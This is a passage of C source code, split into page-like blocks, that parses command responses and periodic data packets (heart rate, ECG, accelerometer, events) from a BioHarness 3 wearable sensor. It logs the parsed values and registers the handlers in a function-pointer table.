                        BH3_logMessage(message,sprintf(message,"[0x0C] Get HW Part Number
denied"),log_fd);
        return -1;}
}

//Get Bootloader Part Number
static int read_MSG0x0D(unsigned char *pkt,const short * size,FILE* log_fd){
                unsigned char serial_num[pkt[2]];
                int count;
                char message[100];
                if(pkt[16]==ACK){

                        if(crc8PushBlock(NULL,&serial_num[0],pkt[2])==pkt[15]){
                                for(count=0;count<pkt[2];count++)
                                        serial_num[count]=pkt[3+count];
                                BH3_logMessage(message,sprintf(message,"[0x0D] Got Boot Loader Part
Number: %s",serial_num),log_fd);
                                return 0;
                        }
                        else{
```

```
                        BH3_logMessage(message,sprintf(message,"[0x0D] Get Boot Loader part number
response corrupted"),log_fd);
                        return -2;
                        }
                }
                else{
                        BH3_logMessage(message,sprintf(message,"[0x0D] Get Boot Loader Part Number
denied"),log_fd);
                return -1;}
}

//Get Application Part Number
static int read_MSG0x0E(unsigned char *pkt,const short * size,FILE* log_fd){
                unsigned char serial_num[pkt[2]];
                int count;
                char message[100];
                if(pkt[16]==ACK){
                        if(crc8PushBlock(NULL,&serial_num[0],pkt[2])==pkt[15]){
                                for(count=0;count<pkt[2];count++)
                                        serial_num[count]=pkt[3+count];
                                BH3_logMessage(message,sprintf(message,"[0x0E] Got App Part Number:
%s",serial_num),log_fd);
                        return 0;}
                        else{
                        BH3_logMessage(message,sprintf(message,"[0x0E] Get App Part number response
corrupted"),log_fd);
                        return -2;
                        }
                }
                else{
                        BH3_logMessage(message,sprintf(message,"[0x0E] Get App Part Number
denied"),log_fd);
        return -1;}
}

//Set Network ID
static int read_MSG0x10(unsigned char *pkt,const short * size,FILE* log_fd){
                char message[100];
                if(pkt[4]==ACK){
                        BH3_logMessage(message,sprintf(message,"[0x10] Network ID was successfully
set"),log_fd);
                        return 0;
                }
                else
                        BH3_logMessage(message,sprintf(message,"[0x10] Network ID set request
denied"),log_fd);
        return -1;
}

//Get Network ID
static int read_MSG0x11(unsigned char *pkt,const short * size,FILE* log_fd){
                char message[100];
                if(pkt[2]+5==ACK){
```

```
                        if((pkt[2]+4) == crc8PushBlock(NULL,&pkt[3],pkt[2]) && (pkt[2]+5)==ACK){
                                unsigned char net_id[pkt[2]];
                                int count=0;
                                for(;count<pkt[2];count++)
                                        net_id[count]=pkt[3+count];
                                BH3_logMessage(message,sprintf(message,"[0x11] Got Network ID:
%s",net_id),log_fd);
                                return 0;}
                        else{
                                BH3_logMessage(message,sprintf(message,"[0x11] Get Network ID response
corrupted"),log_fd);
                                return -2;
                        }
                }
                else{
                        BH3_logMessage(message,sprintf(message,"[0x11] Get Network ID denied"),log_fd);
                        return -1;
                }
}

//Get Unit MAC Address
static int read_MSG0x12(unsigned char *pkt,const short * size,FILE* log_fd){
                char message[100];
                if(pkt[21]==ACK){
                        if((pkt[20]) == crc8PushBlock(NULL,&pkt[3],pkt[2])){
                                unsigned char mac_addr[pkt[2]+1];
                                int count=0;
                                for(;count<pkt[2];count++)
                                        mac_addr[count]=pkt[3+count];
                                mac_addr[pkt[2]]=0;
                                BH3_logMessage(message,sprintf(message,"[0x12] Got MAC address:
%s",mac_addr),log_fd);
                                return 0;}
                        else{
                                BH3_logMessage(message,sprintf(message,"[0x12] Get Unit MAC response
corrupted"),log_fd);
                                return -2;
                        }
                }
                else{
                        BH3_logMessage(message,sprintf(message,"[0x12] Get MAC address denied"),log_fd);

        return -1;}
}
//Set General Data Packet Transmit State
static int read_MSG0x14(unsigned char *pkt,const short * size,FILE* log_fd){
                char message[100];
                if(pkt[4]==ACK){
                        BH3_logMessage(message,sprintf(message,"[0x14] Genral Packet Transmission
Enabled"),log_fd);
                        return 0;
                }
                else{
```

```
                        BH3_logMessage(message,sprintf(message,"[0x14] General Packet Transmission enable
request was denied"),log_fd);
                }
        return 0;
}

//Set Breathing Wavefor Packet Transmit State
static int read_MSG0x15(unsigned char *pkt,const short * size,FILE* log_fd){
                char message[100];
                if(pkt[4]==ACK){
                        BH3_logMessage(message,sprintf(message,"[0x15] Breathing Waveform Packet
Enabled"),log_fd);
                        return 0;
                }
                else{
                        BH3_logMessage(message,sprintf(message,"[0x15] Breathing Waveform Packet set
request denied"),log_fd);
                }
        return 0;}

//Set ECG Waveform Packet Transmist State
static int read_MSG0x16(unsigned char *pkt,const short * size,FILE* log_fd){
        printf("Set ECG Waveform Packet Response packet: %#0x with CRC %d\n",pkt[1],pkt[2]+2);
        return 0;
}

//Get Unit Bluetooth Friendly Name
static int read_MSG0x17(unsigned char *pkt,const short * size,FILE* log_fd){
                printf("Get Unit BT Friendly Name Response packet: %#0x with CRC %d\n",pkt[1],pkt[2]+2);
        return 0;
}

// Set R to R Data Packet Transmit State
static int read_MSG0x19(unsigned char *pkt,const short * size,FILE* log_fd){
                printf("Set R to R Data Packet Transmist State Response packet: %#0x with CRC
%d\n",pkt[1],pkt[2]+2);
        return 0;
}

//Set Accelerometer Packet Transmit State
static int read_MSG0x1E(unsigned char *pkt,const short * size,FILE* log_fd){
                char message[100];
                if(pkt[4]==ACK){
                        BH3_logMessage(message,sprintf(message,"[0x1E] Accelerometer Packet
Enabled"),log_fd);
                        return 0;
                }
                else{
                        BH3_logMessage(message,sprintf(message,"[0x1E] Accelerometer Packet set request
denied"),log_fd);
                }
        return 0;
}
```

```
//Set ROG Settings
static int read_MSG0x9B(unsigned char *pkt,const short * size,FILE* log_fd){
		printf("Set ROG Settings Response packet: %#0x with CRC %d\n",pkt[1],pkt[2]+2);
	return 0;
}

//Get ROG Settings
static int read_MSG0x9C(unsigned char *pkt,const short * size,FILE* log_fd){
		printf("Get ROG Settings Response packet: %#0x with CRC %d\n",pkt[1],pkt[2]+2);
	return 0;
}

//Set Bluetooth user Config
static int read_MSG0xA2(unsigned char *pkt,const short * size,FILE* log_fd){
		printf("Set BT User Config Response packet: %#0x with CRC %d\n",pkt[1],pkt[2]+2);
	return 0;
}

//Get Bluetooth User Config
static int read_MSG0xA3(unsigned char *pkt,const short * size,FILE* log_fd){
		printf("Get BT User Config Response packet: %#0x with CRC %d\n",pkt[1],pkt[2]+2);
	return 0;
}

//Set BT Link Config
static int read_MSG0xA4(unsigned char *pkt,const short * size,FILE* log_fd){
		char message[100];
		if(pkt[4]==ACK){
			BH3_logMessage(message,sprintf(message,"[0xA4] BT Link Config Set"),log_fd);
			return 0;
		}
		else{
			BH3_logMessage(message,sprintf(message,"[0xA4] BT Link Config set request
denied"),log_fd);
		}
	return -1;
}

//Get BT Link Config
static int read_MSG0xA5(unsigned char *pkt,const short * size,FILE* log_fd){
		printf("Get BT Link Config Response packet: %#0x with CRC %d\n",pkt[1],pkt[2]+2);
	return 0;
}

//Set BioHarness User Config
static int read_MSG0xA6(unsigned char *pkt,const short * size,FILE* log_fd){
		printf("Set BH User Config Response packet: %#0x with CRC %d\n",pkt[1],pkt[2]+2);
	return 0;
}

//Get Bio Harness User Config
static int read_MSG0xA7(unsigned char *pkt,const short * size,FILE* log_fd){
```

```
		printf("Get BH User config Response packet: %#0x with CRC %d\n",pkt[1],pkt[2]+2);
	return 0;
}

//Get Battery Status
static int read_MSG0xAC(unsigned char *pkt,const short * size,FILE* log_fd){
		printf("Get Battery Status Response packet: %#0x with CRC %d\n",pkt[1],pkt[2]+2);
	return 0;
}

//Reboot Unit
static int read_MSG0x1F(unsigned char *pkt,const short * size,FILE* log_fd){
		printf("Reboot Unit Reponse packet: %#0x with CRC %d\n",pkt[1],pkt[2]+2);
	return 0;
}

//Bluetooth Peripheral Message
static int read_MSG0xB0(unsigned char *pkt,const short * size,FILE* log_fd){
		printf("BT Peripheral Message Response packet: %#0x with CRC %d\n",pkt[1],pkt[2]+2);
	return 0;
}

// Reset Configuration
static int read_MSG0xB3(unsigned char *pkt,const short * size,FILE* log_fd){
		printf("Reset Config Response packet: %#0x with CRC %d\n",pkt[1],pkt[2]+2);
	return 0;
}

//Set Accelerometer Axis Mapping
static int read_MSG0xB4(unsigned char *pkt,const short * size,FILE* log_fd){
		printf("Set Accelerometer Axis Mapping Response packet: %#0x with CRC %d\n",pkt[1],pkt[2]+2);
	return 0;
}

//Get Accelerometer Axis Mapping
static int read_MSG0xB5(unsigned char *pkt,const short * size,FILE* log_fd){
		printf("Get Accelerometer Axis Mapping Response packet: %#0x with CRC
%d\n",pkt[1],pkt[2]+2);
	return 0;
}

//Set Algorithm Config
static int read_MSG0xB6(unsigned char *pkt,const short * size,FILE* log_fd){
		printf("Set Algorithm Config Response packet: %#0x with CRC %d\n",pkt[1],pkt[2]+2);
	return 0;
}

//Get Algorithm Config
static int read_MSG0xB7(unsigned char *pkt,const short * size,FILE* log_fd){
		printf("Get Algorithm Config Response packet: %#0x with CRC %d\n",pkt[1],pkt[2]+2);
	return 0;
}
```

```
//Set Extended Data Packet Transmit State
static int read_MSG0xB8(unsigned char *pkt,const short * size,FILE* log_fd){
                printf("Set Extended Data Packet Transmist State Response packet: %#0x with CRC
%d\n",pkt[1],pkt[2]+2);
        return 0;
}

//Set BioHarness User Config Item
static int read_MSG0xB9(unsigned char *pkt,const short * size,FILE* log_fd){
                printf("Set BH User Config Item Response packet: %#0x with CRC %d\n",pkt[1],pkt[2]+2);
        return 0;
}

//Set Accelerometer 100mg Packet Transmit State
static int read_MSG0xBC(unsigned char *pkt,const short * size,FILE* log_fd){
                printf("Set Accl. 100mg Packet Trans. State Response packet: %#0x with CRC
%d\n",pkt[1],pkt[2]+2);
        return 0;
}

//Set Summary Data Packet Update Rate
static int read_MSG0xBD(unsigned char *pkt,const short * size,FILE* log_fd){
                printf("Set Summary Data Packet Update Rate Response packet: %#0x with CRC
%d\n",pkt[1],pkt[2]+2);
        return 0;
}

//Set Subject Info Settings
static int read_MSG0xBE(unsigned char *pkt,const short * size,FILE* log_fd){
                printf("Set Subject Info Settings Response packet: %#0x with CRC %d\n",pkt[1],pkt[2]+2);
        return 0;
}

//Get Subject Info Settings
static int read_MSG0xBF(unsigned char *pkt,const short * size,FILE* log_fd){
                printf("Get Subject Info Settings Response packet: %#0x with CRC %d\n",pkt[1],pkt[2]+2);
        return 0;
}

//Set Remote MAC Address & PIN
static int read_MSG0xD0(unsigned char *pkt,const short * size,FILE* log_fd){
                printf("Set Remote MAC Addr & PIN Response packet: %#0x with CRC %d\n",pkt[1],pkt[2]+2);
        return 0;
}

//Get Remote MAC Address & PIN
static int read_MSG0xD1(unsigned char *pkt,const short * size,FILE* log_fd){
                printf("Get Remote MAC Addr & PIN Response packet: %#0x with CRC %d\n",pkt[1],pkt[2]+2);
        return 0;
}

//Get Remote Device Description
static int read_MSG0xD4(unsigned char *pkt,const short * size,FILE* log_fd){
```

```
		printf("Remote Device Config Response packet: %#0x with CRC %d\n",pkt[1],pkt[2]+2);
	return 0;
}

//Get Supported Log Formats
static int read_MSG0xD5(unsigned char *pkt,const short * size,FILE* log_fd){
		printf("Get Supported Log Formates Response packet: %#0x with CRC %d\n",pkt[1],pkt[2]+2);
	return 0;
}
//*****************************************************************
//***************************Periodic Messages*********************
//*****************************************************************
//General Data Packet
static int read_MSG0x20(unsigned char *pkt,const short *size,DATA_ITEM** data_list,FILE* log_fd){


		if(pkt[56]!=crc8PushBlock(NULL,&pkt[3],pkt[2]))
		{
			char message[100];
			BH3_logMessage(message,snprintf(message,100,"[0x20] Corrupted General PKT was
received"),log_fd);
			return -1;
		}
		else if(data_list==NULL){
			char message[100];
			BH3_logMessage(message,sprintf(message,"[0x20] data_item was NULL"),log_fd);
			return -2;
		}
		(*data_list)=malloc(sizeof(DATA_ITEM));
		DATA_ITEM* head=*data_list;
		unsigned short year = (pkt[5]<<8)+pkt[4];
		unsigned long timestamp=(((unsigned long)pkt[11]<<24)+((unsigned
long)pkt[10]<<16)+((unsigned long)pkt[9]<<8)+pkt[8])/1000;
		(*data_list)->data_id=VAR_TIMESTAMP;
		(*data_list)->data=malloc(sizeof(char)*30);
		(*data_list)->data_size=30;
		sprintf((*data_list)->data,"%d-%d-%d
%lu:%lu:%lu",year,pkt[6],pkt[7],timestamp/3600,(timestamp/60)%60,timestamp%60);
		int var=VAR_HRT_RATE;
		int pkt_i=12;
		for(;var<VAR_ZEPHYR_SYS_CHNL;var++){
		(*data_list)->next=malloc(sizeof(DATA_ITEM));
		(*data_list)=(*data_list)->next;
		(*data_list)->data_id=var;
		(*data_list)->data=malloc(sizeof(char)*10);
		(*data_list)->data_size=10;
		(*data_list)->next=NULL;
		switch(var){
		//1 unit of res
		case VAR_HRT_RATE:
		case VAR_POSTURE:
		case VAR_BREATHE_WA:
				sprintf((*data_list)->data,"%d",(pkt[pkt_i+1]<<8)+pkt[pkt_i]);break;
```

```
                        //0.1 units of res
                        case VAR_RESP_RATE:
                        case VAR_SKIN_TEMP:
                                        sprintf((*data_list)-
>data,"%.1f",((double)((pkt[pkt_i+1]<<8)+pkt[pkt_i]))/10);break;
                        //0.01 units of res
                        case VAR_VMU:
                        case VAR_PEAK_ACCEL:
                        case VAR_VERT_ACCEL_MIN:
                        case VAR_VERT_ACCEL_PEAK:
                        case VAR_LAT_ACCEL_MIN:
                        case VAR_LAT_ACCEL_PEAK:
                        case VAR_SAG_ACCEL_MIN:
                        case VAR_SAG_ACCEL_PEAK:
                                        sprintf((*data_list)-
>data,"%.2f",((double)((pkt[pkt_i+1]<<8)+pkt[pkt_i]))/100);break;
                        //0.001 units of res
                        case VAR_BATT_VOL:
                                        sprintf((*data_list)-
>data,"%.3f",((double)(pkt[pkt_i+1]<<8)+pkt[pkt_i])/1000);break;
                        //0.000001 units of res
                        case VAR_ECG_AMP:
                        case VAR_ECG_NOISE:
                                        sprintf((*data_list)-
>data,"%.6f",((double)(pkt[pkt_i+1]<<8)+pkt[pkt_i])/1000000);break;
                        }
                        //sprintf((*data_list)->data,"%d",(pkt[pkt_i+1]<<8)+pkt[pkt_i]);
                        //(*data_list)->next=malloc(sizeof(DATA_ITEM));
                        //(*data_list)=(*data_list)->next;
                        pkt_i+=2;
                        }
                        (*data_list)->next=malloc(sizeof(DATA_ITEM));
                        (*data_list)=(*data_list)->next;
                        (*data_list)->data_id=VAR_ZEPHYR_SYS_CHNL;
                        (*data_list)->data=malloc(sizeof(char)*8);
                        (*data_list)->data_size=4;
                        (*data_list)->next=NULL;
                        sprintf((*data_list)->data,"%d",(pkt[45]<<8)+pkt[44]);
                        (*data_list)->next=malloc(sizeof(DATA_ITEM));
                        (*data_list)=(*data_list)->next;
                        (*data_list)->data_id=VAR_GSR;
                        (*data_list)->data=malloc(sizeof(char)*8);
                        (*data_list)->data_size=4;
                        (*data_list)->next=NULL;
                        sprintf((*data_list)->data,"%d",(pkt[47]<<8)+pkt[46]);
                        (*data_list)->next=malloc(sizeof(DATA_ITEM));
                        (*data_list)=(*data_list)->next;
                        (*data_list)->data_id=VAR_PMWS;
                        (*data_list)->data=malloc(sizeof(char)*2);
                        (*data_list)->data_size=4;
                        (*data_list)->next=NULL;
                        sprintf((*data_list)->data,"%d",(pkt[55]&0x80));
                        (*data_list)->next=malloc(sizeof(DATA_ITEM));
```

```
                (*data_list)=(*data_list)->next;
                (*data_list)->data_id=VAR_UIBS;
                (*data_list)->data=malloc(sizeof(char)*2);
                (*data_list)->data_size=4;
                (*data_list)->next=NULL;
                sprintf((*data_list)->data,"%d",(pkt[55]&0x40));
                (*data_list)->next=malloc(sizeof(DATA_ITEM));
                (*data_list)=(*data_list)->next;
                (*data_list)->data_id=VAR_BHHSL;
                (*data_list)->data=malloc(sizeof(char)*2);
                (*data_list)->data_size=4;
                (*data_list)->next=NULL;
                sprintf((*data_list)->data,"%d",(pkt[55]&0x20));
                (*data_list)->next=malloc(sizeof(DATA_ITEM));
                (*data_list)=(*data_list)->next;
                (*data_list)->data_id=VAR_BHESC;
                (*data_list)->data=malloc(sizeof(char)*2);
                (*data_list)->data_size=4;
                (*data_list)->next=NULL;
                sprintf((*data_list)->data,"%d",(pkt[55]&0x10));
                (*data_list)->next=malloc(sizeof(DATA_ITEM));
                (*data_list)=(*data_list)->next;
                (*data_list)->data_id=VAR_BATT_STAT;
                (*data_list)->data=malloc(sizeof(char)*4);
                (*data_list)->data_size=4;
                (*data_list)->next=NULL;
                sprintf((*data_list)->data,"%d",pkt[54]);
                (*data_list)=head;
        return 0;
}

//Breathing Waveform Packet
static int read_MSG0x21(unsigned char *pkt,const short *size,DATA_ITEM** data_list,FILE* log_fd){
                unsigned short year = (pkt[5]<<8)+pkt[4];
                unsigned long timestamp=(((unsigned long)pkt[11]<<24)+((unsigned
long)pkt[10]<<16)+((unsigned long)pkt[9]<<8)+pkt[8])/1000;
                printf("Breathing WF Packet: %#0x with crc: %d, timestamp: %d-%d-%d %lu:%lu:%lu sample1:
%d\n",pkt[1],pkt[pkt[2]+3],year,pkt[6],pkt[7],timestamp/3600,(timestamp/60)%60,timestamp%60,pkt[12]+(pkt[13
]&0x03));
        return 0;
}

//ECG Waveform Packet
static int read_MSG0x22(unsigned char *pkt,const short *size,DATA_ITEM** data_list,FILE* log_fd){
                printf("ECG Waveform Packet: %#0x with CRC: %d\n",pkt[1],pkt[pkt[2]+2]);
        return 0;
}
//LifeSign Packet
static int read_MSG0x23(unsigned char *pkt,const short *size,DATA_ITEM** data_list,FILE* log_fd){
                printf("LifeSign Packet: %#0x with crc: %d\n",pkt[1],pkt[pkt[2]+2]);
        return 0;
}
// R to R Packet
```

```
static int read_MSG0x24(unsigned char *pkt,const short *size,DATA_ITEM** data_list,FILE* log_fd){
		printf("R to R Packet: %#0x with crc: %d\n",pkt[1],pkt[pkt[2]+2]);
	return 0;
}

//Accelerometer packet
static int read_MSG0x25(unsigned char *pkt,const short *size,DATA_ITEM** data_list,FILE* log_fd){

		if(pkt[87]!=crc8PushBlock(NULL,&pkt[3],pkt[2]))
		{
			char message[100];
			BH3_logMessage(message,snprintf(message,100,"[0x25] Corrupted Accelerometer PKT
was received"),log_fd);
			return -1;
		}
		else if(data_list==NULL){
			char message[100];
			BH3_logMessage(message,sprintf(message,"[0x25] data_item was NULL"),log_fd);
			return -2;
		}
		(*data_list)=malloc(sizeof(DATA_ITEM));
		DATA_ITEM* head=*data_list;
		unsigned short year = (pkt[5]<<8)+pkt[4];
		unsigned long timestamp=(((unsigned long)pkt[11]<<24)+((unsigned
long)pkt[10]<<16)+((unsigned long)pkt[9]<<8)+pkt[8])/1000;
		(*data_list)->data_id=VAR_TIMESTAMP;
		(*data_list)->data=malloc(sizeof(char)*30);
		(*data_list)->data_size=30;
		sprintf((*data_list)->data,"%d-%d-%d
%lu:%lu:%lu",year,pkt[6],pkt[7],timestamp/3600,(timestamp/60)%60,timestamp%60);
		(*data_list)->next=NULL;

		(*data_list)->next=malloc(sizeof(DATA_ITEM));
		*data_list=(*data_list)->next;
		(*data_list)->data_id=VAR_ACCEL_DATA;
		(*data_list)->data=malloc(sizeof(char)*250);
		(*data_list)->data_size=30;
		(*data_list)->next=NULL;
		int str_len,bytecount,bit_pos_1,bit_pos_3,bit_pos_5;
		bit_pos_1=0x03;
		bit_pos_3=0x0F;
		bit_pos_5=0x3F;
		str_len=0;
		short x,y,z;
		bytecount=0;
		for(bytecount=12;bytecount<87;bytecount+=15){
			x=pkt[bytecount]+(pkt[bytecount+1]&bit_pos_1);
			y=(pkt[bytecount+1]&(~bit_pos_1))+(pkt[bytecount+2]&bit_pos_3);
			z=(pkt[bytecount+2]&(~bit_pos_3))+(pkt[bytecount+3]&bit_pos_5);
			sprintf(&(*data_list)->data[str_len],"%d,%d,%d,",x,y,z);
			str_len=strlen((*data_list)->data);
			x=(pkt[bytecount+3]&(~bit_pos_5))+(pkt[bytecount+4]);
			y=(pkt[bytecount+5])+(pkt[bytecount+6]&bit_pos_1);
```

```
                        z=(pkt[bytecount+6]&(~bit_pos_1))+(pkt[bytecount+7]&bit_pos_3);
                        sprintf(&(*data_list)->data[str_len],"%d,%d,%d,",x,y,z);
                        str_len=strlen((*data_list)->data);
                        x=(pkt[bytecount+7]&(~bit_pos_3))+(pkt[bytecount+8]&bit_pos_5);
                        y=(pkt[bytecount+8]&(~bit_pos_5))+(pkt[bytecount+9]);
                        z=(pkt[bytecount+10])+(pkt[bytecount+11]&bit_pos_1);
                        sprintf(&(*data_list)->data[str_len],"%d,%d,%d,",x,y,z);
                        str_len=strlen((*data_list)->data);
                        x=(pkt[bytecount+11]&(~bit_pos_1))+(pkt[bytecount+12]&bit_pos_3);
                        y=(pkt[bytecount+12]&(~bit_pos_3))+(pkt[bytecount+13]&bit_pos_5);
                        z=(pkt[bytecount+13]&(~bit_pos_5))+(pkt[bytecount+14]);
                        sprintf(&(*data_list)->data[str_len],"%d,%d,%d,",x,y,z);
                        str_len=strlen((*data_list)->data);

                }
                (*data_list)->data[str_len-1]=0;
        *data_list=head;
        return 0;
}
//BlueTooth Device Data Packet
static int read_MSG0x27(unsigned char *pkt,const short *size,DATA_ITEM** data_list,FILE* log_fd){
                printf("Bluetooth Device Data Packet: %#0x with crc: %d\n",pkt[1],pkt[pkt[2]+2]);
        return 0;
}
//Extended Data Packet
static int read_MSG0x28(unsigned char *pkt,const short *size,DATA_ITEM** data_list,FILE* log_fd){
                printf("Extended Data Packet: %#0x with crc: %d\n",pkt[1],pkt[pkt[2]+2]);
        return 0;
}
//Accelerometer 100mg Packet
static int read_MSG0x2A(unsigned char *pkt,const short *size,DATA_ITEM** data_list,FILE* log_fd){
                printf("Accelerometer 100mg Packet: %#0x with crc: %d\n",pkt[1],pkt[pkt[2]+2]);
        return 0;
}
//Summary Data Packet
static int read_MSG0x2B(unsigned char *pkt,const short *size,DATA_ITEM** data_list,FILE* log_fd){
                printf("Summary Data Packet: %#0x with crc: %d\n",pkt[1],pkt[pkt[2]+2]);
        return 0;
}
//Event Packet
static int read_MSG0x2C(unsigned char *pkt,const short *size,DATA_ITEM** data_list,FILE* log_fd){
                if(pkt[pkt[2]+3]!=crc8PushBlock(NULL,&pkt[3],pkt[2]))
                {
                        char message[100];
                        BH3_logMessage(message,snprintf(message,100,"[0x2C] Corrupted Event Packet was
received"),log_fd);
                        return -1;
                }
                else if(data_list==NULL){
                        char message[100];
                        BH3_logMessage(message,sprintf(message,"[0x2C] data_item was NULL"),log_fd);
                        return -2;
                }
```

```
		(*data_list)=malloc(sizeof(DATA_ITEM));
		DATA_ITEM* head=*data_list;
		unsigned short year = (pkt[5]<<8)+pkt[4];
		unsigned long timestamp=(((unsigned long)pkt[11]<<24)+((unsigned
long)pkt[10]<<16)+((unsigned long)pkt[9]<<8)+pkt[8])/1000;
		(*data_list)->data_id=VAR_TIMESTAMP;
		(*data_list)->data=malloc(sizeof(char)*30);
		(*data_list)->data_size=30;
		sprintf((*data_list)->data,"%d-%d-%d
%lu:%lu:%lu",year,pkt[6],pkt[7],timestamp/3600,(timestamp/60)%60,timestamp%60);
		(*data_list)->next=NULL;

		unsigned short event_code=(pkt[13]<<8)+pkt[12];
		switch(event_code){
		//This section for System events
		case 0x0040:
			(*data_list)->next=malloc(sizeof(DATA_ITEM));
			*data_list=(*data_list)->next;
			(*data_list)->data_id=VAR_EVENT_BUTTON_PRESS;
			(*data_list)->data=malloc(sizeof(char)*2);
			(*data_list)->data_size=2;
			(*data_list)->data[0]='1';
			(*data_list)->next=NULL;break;
		case 0x0041:
			(*data_list)->next=malloc(sizeof(DATA_ITEM));
			*data_list=(*data_list)->next;
			(*data_list)->data_id=VAR_EVENT_EBUTTON_PRESS;
			(*data_list)->data=malloc(sizeof(char)*2);
			(*data_list)->data_size=2;
			(*data_list)->data[0]='1';
			(*data_list)->next=NULL;break;
		case 0x0080:
			(*data_list)->next=malloc(sizeof(DATA_ITEM));
			*data_list=(*data_list)->next;
			(*data_list)->data_id=VAR_EVENT_BATT_LOW_LEVEL;
			(*data_list)->data=malloc(sizeof(char)*4);
			(*data_list)->data_size=4;
			sprintf((*data_list)->data,"%d",pkt[14]);
			(*data_list)->next=NULL;break;
		case 0x00C0:
			(*data_list)->next=malloc(sizeof(DATA_ITEM));
			*data_list=(*data_list)->next;
			(*data_list)->data_id=VAR_EVENT_BRTH_SEN_TEST;
			(*data_list)->data=malloc(sizeof(char)*4);
			(*data_list)->data_size=4;
			sprintf((*data_list)->data,"%d",pkt[14]);
			(*data_list)->next=NULL;
			(*data_list)->next=malloc(sizeof(DATA_ITEM));
			*data_list=(*data_list)->next;
			(*data_list)->data_id=VAR_EVENT_ACCEL_SEN_TEST;
			(*data_list)->data=malloc(sizeof(char)*4);
			(*data_list)->data_size=4;
```

```
            sprintf((*data_list)->data,"%d",pkt[14]+1);
            (*data_list)->next=NULL;
            (*data_list)->next=malloc(sizeof(DATA_ITEM));
            *data_list=(*data_list)->next;
            (*data_list)->data_id=VAR_EVENT_LOG_MEM_TEST;
            (*data_list)->data=malloc(sizeof(char)*4);
            (*data_list)->data_size=4;
            sprintf((*data_list)->data,"%d",pkt[14]+2);
            (*data_list)->next=NULL;
            (*data_list)->next=malloc(sizeof(DATA_ITEM));
            *data_list=(*data_list)->next;
            (*data_list)->data_id=VAR_EVENT_BT_TEST;
            (*data_list)->data=malloc(sizeof(char)*4);
            (*data_list)->data_size=4;
            sprintf((*data_list)->data,"%d",pkt[14]+3);
            (*data_list)->next=NULL;
            (*data_list)->next=malloc(sizeof(DATA_ITEM));
            *data_list=(*data_list)->next;
            (*data_list)->data_id=VAR_EVENT_APPL_AUTH_TEST;
            (*data_list)->data=malloc(sizeof(char)*4);
            (*data_list)->data_size=4;
            sprintf((*data_list)->data,"%d",pkt[14]+4);
            (*data_list)->next=NULL;
            break;
//This section for Physiological Events
case 0x1000:
            (*data_list)->next=malloc(sizeof(DATA_ITEM));
            *data_list=(*data_list)->next;
            (*data_list)->data_id=VAR_EVENT_ROG_STAT_BEF;
            (*data_list)->data=malloc(sizeof(char)*4);
            (*data_list)->data_size=4;
            sprintf((*data_list)->data,"%d",pkt[14]);
            (*data_list)->next=NULL;
            (*data_list)->next=malloc(sizeof(DATA_ITEM));
            *data_list=(*data_list)->next;
            (*data_list)->data_id=VAR_EVENT_ROG_STAT_AFT;
            (*data_list)->data=malloc(sizeof(char)*4);
            (*data_list)->data_size=4;
            sprintf((*data_list)->data,"%d",pkt[14]+1);
            (*data_list)->next=NULL;break;
case 0x1040:
            (*data_list)->next=malloc(sizeof(DATA_ITEM));
            *data_list=(*data_list)->next;
            (*data_list)->data_id=VAR_EVENT_WORN_CONF_BEF;
            (*data_list)->data=malloc(sizeof(char)*4);
            (*data_list)->data_size=4;
            sprintf((*data_list)->data,"%d",pkt[14]);
            (*data_list)->next=NULL;
            (*data_list)->next=malloc(sizeof(DATA_ITEM));
            *data_list=(*data_list)->next;
            (*data_list)->data_id=VAR_EVENT_WORN_CONF_AFT;
            (*data_list)->data=malloc(sizeof(char)*4);
            (*data_list)->data_size=4;
```

```
                sprintf((*data_list)->data,"%d",pkt[14]+1);
                (*data_list)->next=NULL;break;
        case 0x1080:
                (*data_list)->next=malloc(sizeof(DATA_ITEM));
                *data_list=(*data_list)->next;
                (*data_list)->data_id=VAR_EVENT_HR_REL_BEF;
                (*data_list)->data=malloc(sizeof(char)*4);
                (*data_list)->data_size=4;
                sprintf((*data_list)->data,"%d",pkt[14]);
                (*data_list)->next=NULL;
                (*data_list)->next=malloc(sizeof(DATA_ITEM));
                *data_list=(*data_list)->next;
                (*data_list)->data_id=VAR_EVENT_HR_REL_AFT;
                (*data_list)->data=malloc(sizeof(char)*4);
                (*data_list)->data_size=4;
                sprintf((*data_list)->data,"%d",pkt[14]+1);
                (*data_list)->next=NULL;break;
        case 0x10C0:
                (*data_list)->next=malloc(sizeof(DATA_ITEM));
                *data_list=(*data_list)->next;
                (*data_list)->data_id=VAR_EVENT_FALL_DETECT;
                (*data_list)->data=malloc(sizeof(char)*2);
                (*data_list)->data_size=2;
                (*data_list)->data[0]='1';
                (*data_list)->next=NULL;break;
        case 0x1100:
                (*data_list)->next=malloc(sizeof(DATA_ITEM));
                *data_list=(*data_list)->next;
                (*data_list)->data_id=VAR_EVENT_JMP_FLIGHT_TIME;
                (*data_list)->data=malloc(sizeof(char)*8);
                (*data_list)->data_size=8;
                sprintf((*data_list)->data,"%d",pkt[14]);
                (*data_list)->next=NULL;
                (*data_list)->next=malloc(sizeof(DATA_ITEM));
                *data_list=(*data_list)->next;
                (*data_list)->data_id=VAR_EVENT_JMP_PEAK_ACCEL;
                (*data_list)->data=malloc(sizeof(char)*8);
                (*data_list)->data_size=8;
                sprintf((*data_list)->data,"%d",pkt[14]+2);
                (*data_list)->next=NULL;break;
        case 0x1140:
                (*data_list)->next=malloc(sizeof(DATA_ITEM));
                *data_list=(*data_list)->next;
                (*data_list)->data_id=VAR_EVENT_DASH_DETECT;
                (*data_list)->data=malloc(sizeof(char)*2);
                (*data_list)->data_size=2;
                sprintf((*data_list)->data,"%d",(pkt[15]<<8) + pkt[14]);
                (*data_list)->next=NULL;break;
        }
    *data_list=head;
    return 0;
}
```

```
/*****************End of Periodic Packet functions******************/

/*Prepare the libaray by mapping the decode/encode functions to an array of functions pointers that can be
referenced by an index*/
int BH3_prepLib(){
	pthread_mutexattr_init(&crc_mutexattr);
	pthread_mutexattr_settype(&crc_mutexattr, PTHREAD_MUTEX_RECURSIVE);
	pthread_mutex_init(&crc_mutex,&crc_mutexattr);
	if(read_periodic_pkts_set==0){
		read_periodic_pkts_set=1;
		read_periodic_pkts[0]=read_MSG0x20;
		read_periodic_pkts[1]=read_MSG0x21;
		read_periodic_pkts[2]=read_MSG0x22;
		read_periodic_pkts[3]=read_MSG0x23;
		read_periodic_pkts[4]=read_MSG0x24;
		read_periodic_pkts[5]=read_MSG0x25;
		read_periodic_pkts[7]=read_MSG0x27;
		read_periodic_pkts[8]=read_MSG0x28;
		read_periodic_pkts[10]=read_MSG0x2A;
